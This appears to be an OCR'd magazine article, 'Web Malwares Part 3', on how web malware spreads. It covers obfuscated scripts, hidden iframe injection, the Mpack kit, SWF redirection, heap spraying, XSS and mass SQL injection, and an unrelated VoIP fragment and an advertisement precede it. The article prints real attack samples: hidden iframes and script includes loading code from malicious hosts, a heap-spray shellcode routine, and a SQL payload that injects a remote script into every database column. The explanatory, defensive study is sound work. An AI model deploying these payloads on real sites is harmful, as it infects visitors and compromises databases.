VOIP911.gov (http://translate.googleusercontent.com/translate_c?hl=es&langpair=en%7Ces&u=http://www.voip911.gov/&rurl=translate.google.com.do&usg=ALkJrhijxjxHV-Jgjqhr_JIWIw5KU8tVg) is where you can find FCC facts and tips.

Finally, for those of you who are still wondering how you can connect an ATA to you broadband modem, Figure 1 will give you an idea.

In most cases Figure 1 shows the typical setup, but this can change depending on the IP Phone (which is similar to a regular telephone but will work only for VoIP) like Polycom, Sipura or Snom.

WINSTON SANTOS

4 Years in VoIP, tech support (DSL, Dial up, Wireless) Knowledge in networks, MySQL, html and hacking antost@hotmail.com



Product
of the Year

netsparker[®]
web application security scanner

**Identified by Mavituna Security as “The Worlds
Leading Web Application Security Scanner”**

Hakin9 Readership Exclusive Offer

A single seat Professional License for unlimited websites –
Normally \$3,000, available for \$2,000, valid until 11/11/10.

**Visit: www.mavitunasecurity.com/hakin9 or call
+44 (0) 845 686 3001 and use reference H9LTO**

Web Malwares

Part 3

A three part series about the study of the ever increasing threat of Malwares that uses the Web to propagate

What you will learn...

- Techniques used by Malware authors to successfully exploit vulnerabilities in web sites to aid Malware propagation.

What you should know...

- Basics about Malwares, AntiViruses, Internet and Web based Applications.

In the previous section, *Web Malwares (Part 2)*, we saw the techniques of infection related to Web Malwares. We had also seen some of the tricks or flaws which are used by the Malware authors and how vulnerable browsers, vulnerable browser plugins or components or even vulnerable Web applications, unknowingly, aids to keep the threat of Web Malware alive. In the third and the concluding section, we would focus on some of the interesting methodologies which are commonly used in Web Malwares.

Obfuscation of Scripts

As we had seen in the previous sections that Web browsers and the installed plugins and addon components are one of the biggest threats today, so most of the attacks try to exploit vulnerabilities associated with these. To effectively exploit these vulnerabilities, a piece of exploit code needs to get executed in these browsers. These exploit codes are usually written using scripting languages. Since most of the client side codes for web applications are written using scripting languages like Perl, JavaScript or VBScript, obfuscating these client side codes makes it extremely difficult to understand, study or analyse them. This is why, script obfuscating has become the most common technique to be used by Web Malware authors as it makes the embedded exploit/malicious codes to remain obscure or incomprehensible to others.

Obfuscation is a technique that converts these client side scripts to a highly mangled and incomprehensible form. The basic idea is to make the code unreadable during transit from the Web server to the client browser. So when we say Script Obfuscation, we would generally mean the below mentioned things:

Listing 1. Simple Factorial Function

```
<script language=javascript>
function factorial( val, is_transient)
{
    var ret = val == 1 ? 1 : factorial( val-
        1, 1) * val;
    if ( ! is_transient) //we output info only
        when user calls us
    {
        document. write( "factorial of " + val + " is: " +
            ret + "<br>" );
    } ;
} ;
/*now call it for some numbers*/
factorial( 6, 0 ) ;
factorial( 3, 0 ) ;
factorial( 9, 0 ) ;
</script>
```

- Replacing variable names used in the code with non-meaningful ones e.g. changing a variable named `userList` to `zcadaa4fc81`.
- Replacing numeric constants used in the code with expressions e.g. replacing `232` with `(0x14b6+2119-0x1c15)`
- Replacing characters in strings used in the code with their hex escapes e.g. changing string `cust` into `\x63\x75\x73\x74`.
- Removing/encoding spaces and tabs used in the lines of code to make it look jumbled and unformatted.
- Obfuscating or completely Removing the comments used by the developer.

To understand what we mean by the above points, let's see a code snippet (see Listing 1).

As we can see that this code snippet can be understood once we go through the logic of the code. This code deals with the process of finding the factorial of a given number. We also can do calculations and understand which variable will be holding what values. But let's now take a look at the same piece of code which is obfuscated (see Listing 2).

This method is also used in a very successful way to evade detection from signature based security applications such as *Intrusion Prevention Systems* (IPS), Malware Scanners or Web Filtering softwares. Moreover, it makes the process of analysis even harder and complex. In a single malicious web page there can be multiple obfuscated scripts that may be inter-dependent on each other. For example, the first obfuscated code may contain variable declarations and these variables are needed to de-obfuscate the second obfuscated code.

iFrame Menace

IFrame is an acronym for inline frame. The content of an iframe is a stand alone *.html* page. So it is simply a way of inserting one web page inside another. However, there has been a more gruesome story

behind the use of iframes these days. With the focus of Malware authors shifting towards web applications, these iframes are used as a medium for carrying malicious pages, typically used for a cross domain reference. Since iframes are flexible enough to not cause much of a change in the existing websites look and feel, so iframes, hidden or visible, inserted in obfuscated javascripts are injected to vulnerable web sites. On further analysis of such obfuscated script, it was found to be an iframe which would write a malicious Iframe to the page. This Iframe would then silently load further malicious code from a remote server. These iframes have now given a new face to the javascript redirection techniques. Instead of redirecting to a malicious content from another domain, iframes allow to load the similar cross domain content silently in the legitimate website, without the visitors knowledge. Please refer to the de-obfuscated code below:

```
<iframe name='6326fcf2ca' src='http://[removed].com/xxxx/index.php' width=10 height=12 style='display:none'></iframe>
<iframe src='http://[removed].info/info/' width='1' height='1' style='visibility: hidden;'></iframe>
```

Another example can be seen below where there is two way obfuscation: see Listing 3.

Here in the above code snippet we can see that there is a usage of a JavaScript function called `unescape()`. The purpose of JavaScript's `unescape()` function is to unencode URL Encoded strings. In other words, it decodes a URL Encoded string argument that was created using the JavaScript's `escape()` function. The `unescape()` function searches for two and four digit hexadecimal escape sequences and replaces them in the string with their single character Latin-1 equivalent. For example, `%3B` signifies a semicolon, `%20` signifies a space, `%21` signifies an exclamation etc. If we take the string `escape will url encode a string!` and `escape()` it, the encoded string will be:

Listing 2. Obfuscated Factorial Function

```
<script language=javascript>
function z60b72bb3fe( z387ef0e78e, zd06054e7d1) { var z205fd1aa25= z387ef0e78e== (0x397+8978-0x26a8)?
(0xd81+6110-0x255e): z60b72bb3fe( z387ef0e78e- (0x1083+838-0x13c8), (0x463+3498-0x120c)) *
z387ef0e78e; if( ! zd06054e7d1) { document. write( "\x66\x61\x63\x74\x6f\x72\x69\x61\x6c\x
x20\x6f\x66\x20"+z387ef0e78e+ "\x20\x69\x73\x3a\x20"+ z205fd1aa25+ "\x3c\x62\x72\x3e") ; }
; } ; z60b72bb3fe( 0x11e8+2586-0x1bfc), (0xa63+7224-0x269b)) ; z60b72bb3fe( 0xfc5+2132-
0x1816), (0x1119+3554-0x1efb)) ; z60b72bb3fe( 0x10b3+1338-0x15e4), (0x846+7200-0x2466)) ;
</script>
```




Figure 1. *Mpack DreamDownloader Addon*

```
Escape("escape will url encode a string!") - %22escape%
20will%20url%20encode%20a%20string%21%22
Unescape("%22escape%20will%20url%20encode%20a%20string
%21%22") - "escape will url encode a string!"
```

As we can see that Var C is having an obfuscated (with `escape()`) string value and for Var D, the author is unescaping this obfuscated string twice, so we will do the same. De-obfuscating (with `unescape()`) the value of Var C, we get:

```
%3Ciframe%20src%3D%22http%3A%2F%2Ftissot333.cn%2Feleonore
e%2Findex.php%22%20width%3D%220%22%20height%3D%220%22%2
0frameborder%3D%220%22%3E%3C%2Fiframe%3E
```

Now we carry out the same process (de-obfuscating with `unescape()`) once again and see the output:

```
<iframe src="hxxp://tissot333.cn/eleonore/index.php"
width="0" height="0" frameborder="0"></iframe>
```

So, here also we see, how an iframe has been used to load a cross domain resource (`index.php` from the domain `tissot333 dot cn`).

Web Based Malware Kits

Since December 2006, Russian crackers are using a PHP based malware kit, called *Mpack*, to infect systems. It is believed to have infected around

160,000 systems with malwares. *Mpack* is even sold as a commercial software to aid the malware propagation activities. This kit is able to customize attacks targeted to a variety of web browsers including *Microsoft Internet Explorer*, *Mozilla Firefox* and *Opera*. It is sold as a commercial software with technical support and automatic update facilities. The toolkit gets its update of newer exploit codes from time to time. *Mpack* even comes bundled with another tool called *DreamDownloader*, which is used for creating various types of malware downloaders. By simply mentioning the URL of a malicious file which is required to get downloaded after a successful exploitation, this tool kit will generate a packed executable file (see Figure 1).

Mpack generally works by getting loaded through an iframe embedded at the bottom of an exploited website, a technique that we have discussed earlier. When a user visits this exploited website, the embedded iframe entry redirects the victims browser to another website where the *Mpack* kit is running. With no antivirus updates installed, this malicious redirection is completely undetected. The *Mpack* kit is very intelligent, as it can determine the operating system and the browser the victim is using. On the basis of the identified operating system and browser, it executes a script that determines if any underlying vulnerabilities in the browser or operating system of the user can be exploited. If it finds any, it will exploit them. Some of the vulnerabilities it has successfully exploited are *ms06-006*, *ms06-014*, *ms06-044*, *ms06-055*, *ms06-57*, *ms06-066*, *ms06-071*, *ms07-017*, *WinZip ActiveX Overflow*, *QuickTime Overflow* etc. Once the exploitation is complete, additional malwares are installed without the user even knowing that something has occurred. At this point, the victims computer is compromised without him knowing anything.

An attack like this can easily infect an ignorant users because, this attack can initiate from almost any site if that site has been compromised. The problem is, even if we keep the antivirus updated, we could still be at risk. The reason is, the *Mpack* kit is constantly

Listing 3. Obfuscation With Escape Function

```
<script>var c ='%25%33%43%69%66%72%61%6d%65%25%32%30%73%72%63%25%33%44%25%32%32%68%74%74%70%25%33%41%25%32%46%
25%32%46%74%69%73%73%6f%74%33%33%33%2e%63%6e%25%32%46%65%6c%65%6f%6e%6f%72%65%25%32%46%69%6
e%64%65%78%2e%70%68%70%25%32%32%25%32%30%77%69%64%74%68%25%33%44%25%32%32%30%25%32%32%25%32
%30%68%65%69%67%68%74%25%33%44%25%32%32%30%25%32%32%25%32%30%66%72%61%6d%65%62%6f%72%64%65%
72%25%33%44%25%32%32%30%25%32%32%25%33%45%25%33%43%25%32%46%69%66%72%61%6d%65%25%33%45';var
d=unescape(unescape(c));document.write(unescape(d));</script>
```


updated. There has been many known versions of this toolkit viz. *v0.33*, *v0.51*, *v0.61*, *v0.80*, *v0.84* etc. The moment an updated version of this toolkit is released, it is guranteed by the developers that it will not get detected by any antivirus application. There were claims that dring 2006 and 2007 it had about 50 percent success in attacks silently launched against Web browsers.

SWF Redirection

SWF files can be played on virtually any platform's browser nowadays, which makes it a perfect environment for cross-platform applications. This freedom has also brough the attension of the malware authors to use this file format to achieve their goal. However, before getting into further details of how to this file format is exploited, let's just get a brief insight into the SWF file format.

Flash files have an extension of *.swf* and the MIME type is *application/x-shockwave-flash*. A Flash (SWF) file is made up of a header, followed by a number of Tags. There are two types of tags, *Definition Tags* and *Control Tags*. The *Definition Tags* define the objects known as *Characters*, which are stored in the *Dictionary*. The *Control Tags* manipulate characters, and control the flow of the graphics media. The file starts with the string *FWS* or *CWS*, followed by an *8-bit version number* and *32-bit file length field*. In case of *CWS* all the remaining file contents are zlib compressed:

```
[FWS] [Version] [Length] [Data] or [CWS] [Version]
      [Length] [Zlib Data]
```

The complete swf file specification can be refered to from the given link: <http://sswf.sourceforge.net/SWFalexref.html>.

An swf file can be created with undocumented or unknown codes embeded. Now there can be various reasons why these mysterious tag codes can appear in an swf file. It can be because of a corruption or it can even be there to hide bytecode or other data. When a malware athour creates a malicious swf file, they needs it to avoid detection so they want it to be obfuscated. There are definition and control tags that are recognized by different *Tag Type Numbers*. For example:

```
1: SHOWFRAME (used in current frame)
12: DOACTION (used in ActionScript 1 or 2)
82: DOABC (used in ActionScript 3)
```

The actionscript code as located inside `DOACTION` tags can have a jump or goto statement to a relative address of the next action. For example:

```
0x10: action 1
0x11: some actions...
...
0x30: jump -0x50
```

There is no restriction for the jump statement as it can even jump to an entirely different tag and execute it as if it were a part of the same code block. For example:

```
0x80: Tag 1 header with unknown code
0x83: Code in Tag 1
...
0x150: DOACTION Tag 1
...
0x152: jump -0x80
```

This way the code inside Tag 1 is hidden from ordinary swf analyzer tools and can still be executed. Lets look into a real life decompiled swf file and see how the redirection is actually done. On decompilation of the swf file, we see the below code: see Listing 4.

The redirection section is clearly visible at `0x00c`. Here the malware athors use the `getUrl()` action and redirects the browser to the bad site. Another very interesting way to hide code is by embedding a *base64* encoded SWF file inside another swf file. For example:

```

```

In order to make it even harder to find the hidden code, random code could be inserted in between actual code, or even useless code (which is never executed) could be used as distraction. Thus, using these techniques, a Malware author can simply buy advertisement space in a legitimate website and deliver a malicious advertisement which can infect

Listing 4. Malicious SWF Redirection

```
[HEADER] File version: 6
[HEADER] File is zlib compressed. Ratio: 86%
[HEADER] File size: 296 (Depacked)
[HEADER] Frame rate: 12.000000
[HEADER] Frame count: 1
[HEADER] Movie width: 10.00
[HEADER] Movie height: 10.00
[009] 3 SETBACKGROUNDCOLOR (ff/ff/ff)
[00c] 263 DOACTION
( 259 bytes) action: GetUrl URL:"hxxp://
                        www.badsite.com/..." Label:""
( 0 bytes) action: End
[001] 0 SHOWFRAME 1 (00:00:00,000)
[000] 0 END
```

any user that visits the legitimate website. These advertisers can even use malicious flash files that can redirect traffic from good site to a bad site. Below mentioned are some of the analysis tools that can help us to dig deep into the swf analysis process.

- For ActionScript 1 & 2 – Flashm, Flare, Dump Flash Decompiler, JSwiff, SWF Toolkit
- For ActionScript 3 – ABCDump, Flex SDK, SWFDump, Nemo 440

- For ActionScript 1,2 & 3 – SWFTools, SWFDump Commercial, Sothink SWF, Decompiler Trillix

Wigets

A widget is an embedded link to an external JavaScript or iframe that web developers uses to provide additional functionality to the website's users. A simple example of a third party widget is the use of free traffic counters in many websites. To incorporate this hit counter functionality, we need to embed an

Listing 5. Unreliable Thirdparty Wigets

```
<script type="text/javascript" src="http://www.SomeWidgetServer.com/syndication/subscriber/InsertWidget.js"></script><script>if (SomeWidgetServer) SomeWidgetServer.renderWidget('dd9d6878-0ada-4b06-8600-e9166acb7374');</script><noscript>Get the <a href="http://www.SomeWidgetServer.com/widget/weather-widget">weather widget</a> widget and many other <a href="http://www.SomeWidgetServer.com">great free widgets</a> at <a href="http://www.SomeWidgetServer.com">SomeWidgetServer</a>! Not seeing the widget? (<a href="http://www.SomeWidgetServer.com/using-widgets/installing-widgets/i-cant-see-my-widget/">More info</a></noscript>
```

Listing 6. Heap Spraying Exploit Sample

```
var shellcode =unescape("%uE860%u0000%u0000%u815D%u06ED%u0000%u8A00%u1285%u0001%u0800" +
    "%u75C0%uFE0F%u1285%u0001%uE800%u001A%u0000%u0009%u1074%u0A6A" +
    "%u858D%u0114%u0000%uFF50%u0695%u0001%u6100%u0C31%u0C489%u0C350" +
    "%u8D60%u02BD%u0001%u3100%uB0C0%u6430%u008B%u408B%u8B0C%u1C40" +
    "%u008B%u408B%uFC08%u0C689%u3F83%u7400%uFF0F%u5637%u33E8%u0000" +
    "%u0900%u74C0%uAB2B%uECEB%u0C783%u8304%u003F%u1774%uF889%u5040" +
    "%u95FF%u0102%u0000%u0009%u1274%u0C689%uB60F%u0107%uEBC7%u31CD" +
    "%u40C0%u4489%u1C24%u0C361%u0C031%uF6EB%u8B60%u2444%u0324%u3C40" +
    "%u408D%u8D18%u6040%u388B%uFF09%u5274%u7C03%u2424%u4F8B%u8B18" +
    "%u205F%u5C03%u2424%u49FC%u407C%u348B%u038B%u2474%u3124%u99C0" +
    "%u08AC%u74C0%u0C107%u07C2%u0201%uF4EB%u543B%u2824%uE175%u578B" +
    "%u0324%u2454%u0F24%u04B7%u0C14A%u02E0%u578B%u031C%u2454%u8B24" +
    "%u1004%u4403%u2424%u4489%u1C24%u0C261%u0008%u0C031%uF4EB%uFFC9" +
    "%u10DF%u9231%uE8BF%u0000%u0000%u0000%u0000%u9000%u6163%u636C" +
    "%u652E%u6578%u9000");   <= This shellcode opens calc.exe

var fullblock = unescape("%u0c0c%u0c0c");   <= "nop" is stored in the variable fullblock

while (fullblock.length<0x60000)
{
    fullblock += fullblock;
}

sprayContainer = new Array();   <= Runtime memory allocation from heap for spraying

for (i=0; i<600; i++)
{
    sprayContainer[i] = fullblock + shellcode;   <= Spray "nop + shellcode", one at a time
}
```



Figure 2. Memory Reference Error

HTML snippet inside the existing web page code, for example the below HTML code places a hit counter on the web page:

```
<center>
<p><a href="http://www.hitcounter.com/" >
</a></p>
</center>
```

There may be other widgets like the weather widgets that give similar HTML snippets for insertion into the web page. Please refer to the snippet below that shows a weather widget snippet: see Listing 5.

Now, these widgets can be very dangerous if not taken from reliable sites. As we had seen earlier, a redirection code inside these JavaScript files can redirect traffic from a good website to a malicious website that propagates web malware. A malicious JavaScript in the form of a third party widget can record the presence of the browser addons like Flash, RealPlayer, QuickTime, Java etc. It can then output another JavaScript for redirection, for example, as in the below script:

```
d.write("<scr"+"ipt language='JavaScript' type='text/javascript'
src='http://ml.stats4u.yy/md.js?country=us&id="+ id +
"&_t="+(new Date()).getTime()+"'></scr"+"ipt">")
```

Once done, it can start downloading exploit codes for exploiting unpatched vulnerabilities related to these browser components. This shows that widgets and third party snippets should only be used when the third party providing them is trusted or has a good track record.

Heap Spraying

Heap spraying is a technique which is implemented using JavaScript and the sole purpose is arbitrary code execution. Although heap spray exploits have been in use since 2001 but since 2005 a more widespread use of this technique is seen in exploits targeted for web malwares. Let us now see what actually heap spraying is and how it is done.

A vulnerable application (in this case, browsers like IE or Firefox), because of certain illegal operation due to badly coded error handling modules, can jump into invalid memory addresses. Once it jumps to those

memory addresses it is unable to read data from that invalid memory address resulting in an application crash. When the application crashes it throws a popup as shown in Figure 2.

Now, depending on the nature of the vulnerability in the application, we can inject the heap with `nop + shellcode`, as much as possible, until the invalid memory address gets overwritten with `nop + shellcode` and becomes a valid memory. By this we can create a scenario where we can ensure that our custom "shellcode" gets executed the next time a similar illegal operation happens and the application tries to reference that invalid address again. Once we control this behavior with a properly written exploit code, we can successfully use the vulnerability to our advantage to achieve arbitrary code execution. Please refer to the Figure 3 for a better understanding of the concepts mentioned above.

However, to successfully achieve arbitrary code execution using heap spray, there is one important thing that we need to keep in mind. That is, as per the Windows Memory Layout, address higher than `0x7FFFFFFF` falls in the KERNEL ADDRESS SPACE and address lower than `0x7FFFFFFF` falls in the USER ADDRESS SPACE. The address of a program heap falls within this USER ADDRESS SPACE i.e the address is less than `0x7FFFFFFF`. So during the overwriting of the heap and the invalid memory address, we must keep in mind that we are overwriting memory addresses that fall within the USER ADDRESS SPACE, not the KERNEL ADDRESS SPACE. If we write in memory locations that belong to the KERNEL ADDRESS SPACE, there will be a system crash.

Please refer to the below code for looking at the real life implementation of this heap spray technique. The below code snippet is written in JavaScript (see Listing 6).

There are various browser or browser plugin related vulnerabilities that get exploited by this technique. For example, the issue discussed in CVE-2009-1862 (July 2009) describes a vulnerability in Adobe Reader and Acrobat 9.x and Adobe Flash Player 9.x and 10.x that may allow remote attackers to execute arbitrary code or cause a denial of service (memory corruption) using a crafted Flash application in a .pdf file or using a crafted .swf file. This is a vulnerability

0x7fffffff -->	Other Structures		Other Structures <---	0x7fffffff
Higher Memory Address			Higher Memory Address	
	Invalid Memory		Invalid Memory	
	Invalid Memory		Invalid Memory	
Reference Landing Here		nop-->	Injected Heap	Reference Landing Here
0x3c0dfe7d -->	Invalid Memory	nop-->	Injected Heap <---	0x3c0dfe7d
	Invalid Memory	nop-->	Injected Heap	
	Invalid Memory	nop-->	Injected Heap	
	Invalid Memory	nop-->	Injected Heap	
0x06ab0000 -->	Heap	shellcode-->	Heap <---	0x06ab0000
Lower Memory Address				
0x00000000 -->	Other Structures		Other Structures <---	0x00000000
	Before Heap Spray		After Heap Spray	

Figure 3. Heap Spraying Technique

which has been exploited using the *heap spray* technique recently. To dig deeper into the techniques of *heap spraying* and to learn how to analyze these exploits, a wonderful analysis report, written by *Umesh Wanve*, a *Security Researcher* working for *Zscaler*, can be referred to from the given link: <http://research.zscaler.com/2009/09/in-wild-flash-exploit-analysis-part-1.html>.

Cross Site Scripting

If we are talking about web malwares and the techniques they use to ensure their further propagation then we must speak about some of the severe vulnerabilities associated with web applications. It is because of these underlying web vulnerabilities that the malware authors get access in the web applications to, either alter or inject malicious codes which results in broadening the scope of the attack and exposes thousands of unsuspecting users to these malware infections. However, before we dig deeper into the details of this vulnerability, we will look into what makes *Cross Site Scripting* or *XSS* a weapon of choice for web malware authors and a crucial attack vector:

- A detection and further exploitation of a previously undetected or unknown XSS vulnerability can result in a catastrophic situation where that vulnerability is responsible for malware propagation. Exploitation of this vulnerability may result in malware propagation from even the most trusted or popular websites. This is because, the Cross Site Scripting or XSS vulnerability, which is required for further propagation, exists in over 80% of all websites.
- Once an attack occurs using these vulnerabilities, they are capable of propagating faster than even the most dangerous worms such as Code Red, Slammer, Blaster etc. These worms are also capable to create botnets.
- Since these are web based attacks happening through the web browser, so there is complete operating system independence. At times community related sites, such as social networking, blogs, user reviews, message boards, chat rooms, web mail etc are found to be the breeding grounds of web malwares.

- These vulnerabilities are enough capable to cause severe risk and do not rely on web browser or operating system related vulnerabilities to propagate.

Cross-Site Scripting is a vulnerability in web applications where unvalidated user inputs are accepted and passed on to the client side without proper output encoding. The result of such unvalidated user inputs leads to a situation where malicious scripts are accepted by the web applications and are executed in the client side because of improper output encoding mechanism. Usually the web applications that generate dynamic pages do not have complete control over their outputs and the way they are interpreted at the client side. The problem of *Cross-Site Scripting* can happen if malicious code can be introduced into a dynamic page where neither the web application nor the client has enough control on the dynamic output. By dynamic content or output, we mean, the output which is generated by some server process, which when delivered to the client can render and behave differently depending upon the clients browser and its settings. For example, if an attacker sends a specially crafted link having malicious code to a victim, like the one shown as below:

```
<a href=http://socialnetworkingsite.com/userprofile.cgi?profile=  
=<script>malicious code</script>>view this profile</a>
```

The unsuspecting victim clicks this link, the browser opens *socialnetworkingsite.com*, including the malicious code. If the *socialnetworkingsite* web application sends a page back to the user including the value of profile, the malicious code within the `<script>.....</script>` tags will also get executed on the victims browser. In an easier note, the below link will result in an alert message with the text *enjoy cross site scripting* if the web application doesn't encode the output properly.

```
http://socialnetworkingsite.com/userprofile.cgi?profile=  
<script>alert('enjoy cross site scripting');</script>
```

Commonly there can be two types of XSS vulnerabilities that may exist in a web application viz.

Listing 7. Code Injection Using iFrame

```
<iframe src="hxxp://www.aaaaa.com/filename.js" width="0" height="0" frameborder="0"></iframe>  
<iframe src="hxxp://www.bbbbb.com/filename.js" width="0" height="0" frameborder="0"></iframe>  
<iframe src="hxxp://www.ccccc.com/filename.js" width="0" height="0" frameborder="0"></iframe>
```

Reflected and *Persistent*. A *Reflected* XSS vulnerability is exploited by crafting a series of malicious parameters that are passed on via a url. The malicious url is sent to the victim by email, instant messages, blogs or forums etc. Furthermore, the attack is typically url encoded, hex coded etc for the purpose of obfuscation and to make the url appear as legitimate as possible. On the other hand, a *Persistent* XSS vulnerability is exploited by storing some malicious script in the web application, which will be executed once an unsuspecting user encounters the malicious script. This attack is actually stored in the web application for later execution. Since these malicious scripts are stored in databases, forums, blogs etc. these are also called *Stored* XSS.

Instead of going into much details about the *Cross-Site Scripting* or XSS vulnerability itself, we would focus on the malware related threats that are possible because of this vulnerability.

- Unknowingly users can execute malicious scripts when viewing web sites that has been exploited by an attacker.
- Unknowingly users can get redirected to malicious server from where further infections may originate.

There had been instances of *Cross Site Scripting* vulnerabilities responsible for large scale malware outbreak incidents, as in the case of the *Samy Worm*. On October 2005, the *Samy Worm* became the first major worm to use *Cross-Site Scripting* vulnerability for malware propagation. This worm had altered over one million personal user profiles on *MySpace.com*. *MySpace.com* is one of the most popular social networking site in the world and at the time of the incident, it had over 32 million users. Also it was one of the top 10 most popular websites, as per Alexa traffic rating. The worm infected the site with a JavaScript code and this code made *Samy*, the malware author, *friend* and *hero* of every user profile that existed in *MySpace.com*. It was because of this incident, *MySpace.com* was forced to shutdown its services so that the outbreak of the *Samy Worm* could be stopped. Used in tandem with obfuscated javascript files from a a different domain and loaded with iframes, this can become menacing and would silently infect unsuspecting users. This shows the severity and the magnitude of web malware activity that *Cross-Site Scripting* vulnerabilities can expose us to.

SQL Injection

SQL Injection is another vulnerability in web applications which has been used by malware authors to inject

Listing 8. Malicious SQL Query (Encoded)

```
/search.asp?fldSearch=cvb';DECLARE%20@s%20NVARCHAR(4000);SET%20@s=CAST(0x4400450043004C004100520045002000400054
0020007600610072006300680061007200280032003500350029002C0040004300200076006100720063006800
6100720028003.....%20AS%20NVARCHAR(4000));EXEC(@S);--
```

Listing 9. Same SQL Query After De-Obfuscation

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor
CURSOR FOR select a.name,b.name from sysobjects a,syscolumns b where a.id=b.id and a.xtype='u' and (b.xtype=99
or b.xtype=35 or b.xtype=231 or b.xtype=167)
OPEN Table_Cursor
FETCH NEXT FROM Table_Cursor
INTO @T,@C
WHILE (@@FETCH_STATUS=0)
BEGIN exec('
update [' +@T+']
set [' +@C+'] =rtrim(convert(varchar, [' +@C+']))+'<script src=http://www.aabccdd.cn/g.js></script>''')
FETCH NEXT FROM Table_Cursor
INTO @T,@C
END
CLOSE Table_Cursor
DEALLOCATE Table_Cursor
```

malicious scripts or iframes in various vulnerable web websites. Today, the attack scenario is such where a very popular and legitimate site can harvest malwares and infect users visiting these sites. *SQL injection* attacks happens when an attacker attempts to exploit vulnerabilities in a custom Web applications by entering SQL code in an entry field, such as a login screen. If successful, such an attack can give the attacker access to data on the database used by the application and the ability to run malicious code on the Web site. In other words, the attack uses *SQL injection* to infect targeted web sites with malware, which in turn exploits vulnerabilities in the browsers of those who visit the Web sites. To summarize, until and unless the data is validated, filtered and sanitized before it reaches the underlying application database, its not

possible to control what *HTTP Responses* will be sent to the end user. This means, if malicious code has entered into the database because of an application flaw, there is a definite threat that it might get passed on to a user, where it would get executed.

It has also been reported in 2008 that mass *SQL injection* attacks have compromised over 70,000 websites. As per F-Secure, three different domains have been used to host the malicious content viz. *nmidahena.com*, *aspder.com* and *nahaorr1.com*. Doing a Google search for these sites shows around 500,000 web sites that contain the script that redirects any visitors to these malicious sites see Figure 4.

The web site administrators first saw signs of this attack on April 17 2008, the day before Microsoft issued its initial advisory on the IIS vulnerability, *Microsoft*

On the 'Net

- Microsoft Security Intelligence Report volume 6 (July – December 2008) – <http://www.microsoft.com/downloads/details.aspx?FamilyID=aa6e0660-dc24-4930-affd-e33572ccb91f&displaylang=en>
- Web Attacks: How Hackers Create and Spread Malware – https://www.techwebonlineevents.com/ars/eventregistration.do?mode=eventreg&F=1001718&K=4ON&cid=well2_webc_
- Kaspersky Security Bulletin (Statistics 2008) – http://www.viruslist.com/en/downloads/vlpdfs/kaspersky_security_bulletin_part_2_statistics_en.pdf
- Kaspersky Monthly Malware Statistics – <http://www.viruslist.com/en/analysis?pubid=204792071>
- Security Response Blog – <http://www.symantec.com/connect/symantec-blogs/security-response>
- Google Online Security Blog – <http://googleonlinesecurity.blogspot.com>
- Google Research – <http://research.google.com/archive/provos-2008a.pdf>
- Arbor Network Security – <http://asert.arbornetworks.com/2009/08/twitter-based-botnet-command-channel>
- Commtouch Q2 2009 Internet Threats Trend Report – <http://blog.commtouch.com/cafe/data-and-research/q2-internet-threats-trend-report-released>
- Panda Security Research – <http://research.pandasecurity.com/archive/tags/stats/default.aspx>
- F-Secure Web Blog – <http://www.f-secure.com/weblog/archives/00001427.html>
- ScanSafe Annual Threat Report – http://www.scansafe.com/___data/assets/pdf_file/3005/ScanSafe_-_Annual_Global_Threat_Report2.pdf
- Netcraft October 2008 Web Server Survey – http://news.netcraft.com/archives/2008/10/29/october_2008_web_server_survey.html
- Internet Usage and World Population Statistics 2009 – <http://www.internetworldstats.com/stats.htm>
- OPA Internet Activity Index – <http://www.online-publishers.org/newsletter.php?newsId=556&newsType=pr>
- Neil MacDonald – Gartner Blog Network – http://blogs.gartner.com/neil_macdonald
- IBM ISS X-Force Lab Malware Report – <http://www-935.ibm.com/services/us/iss/xforce/trendreports/xforce-2008-annual-report.pdf>
- Cyveillance Report – http://www.cyveillance.com/web/docs/WP_CyberIntel_H1_2009.pdf
- Wikipedia (Rogue security software) – http://en.wikipedia.org/wiki/Rogue_security_software
- Google Online Security Blog – <http://googleonlinesecurity.blogspot.com/2009/06/top-10-malware-sites.html>
- Common Vulnerabilities and Exposures (CVE) – <http://www.cve.mitre.org/index.html>
- Secunia Advisory – <http://secunia.com/advisories>
- iDefense Security Advisory – <http://labs.iddefense.com/intelligence/vulnerabilities>
- Web Browser Plugins Vulnerabilities – d0ubl3_h3lix
- Trusteer's Rapport Security Service – <http://www.trusteer.com/solution>
- FireEye Malware Intelligence Labs – http://blog.fireeye.com/research/2009/07/actionsript_heap_spray.html
- Umesh Wanve (Zscalar Security Researcher) – <http://research.zscalar.com/2009/09/in-wild-flash-exploit-analysis-part-1.html>
- Brian Krebs (Washington Post) – http://blog.washingtonpost.com/securityfix/2008/04/hundreds_of_thousands_of_micro_1.html

Note

A lot of information has also been compiled from various other freely available sources in the internet. Resemblance of any other article with this article is purely co-incidental and unintentional.




Figure 4. Mass SQL Injection Attack

Security Advisory (951306) – vulnerability in windows could allow elevation of privilege. However, Microsoft has confirmed that these attacks are in no way related to *Microsoft Security Advisory (951306)*. The attacks are facilitated by *SQL injection* exploits and are not issues related to IIS 6.0, ASP, ASP.Net or Microsoft SQL technologies. For further details, refer to the *Microsoft Security Advisory (954462)*, *rise in SQL injection attacks exploiting unverified user data inputs from the below link:*

